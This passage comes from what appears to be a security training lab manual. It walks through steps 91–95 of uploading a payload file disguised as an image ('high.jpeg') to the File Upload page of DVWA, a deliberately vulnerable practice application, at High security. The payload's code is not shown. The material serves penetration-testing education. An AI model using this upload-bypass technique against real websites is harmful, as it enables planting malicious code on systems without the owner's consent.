
> Note: If a **Would you like Firefox to save this login** notification appears at the top of the browser window, click **Don't Save**.

91. The **Welcome to Damn Vulnerable Web Application!** Page appears; click **DVWA Security** in the left pane to view the DVWA security level.


92. Change the **Security Level** from impossible to high by selecting **High** from the drop-down list and clicking the **Submit** button, as shown in the screenshot.



93. Click the **File Upload** option in the left pane. The **Vulnerability: File Upload** page appears. Click the **Browse...** button to upload a file.




94. The **File Upload** window appears. Navigate to the **Desktop** location, select the payload file **high.jpeg**, and click **Open**.




95. Observe that the selected file (**high.jpeg**) appears to the right of the **Browse...** button.

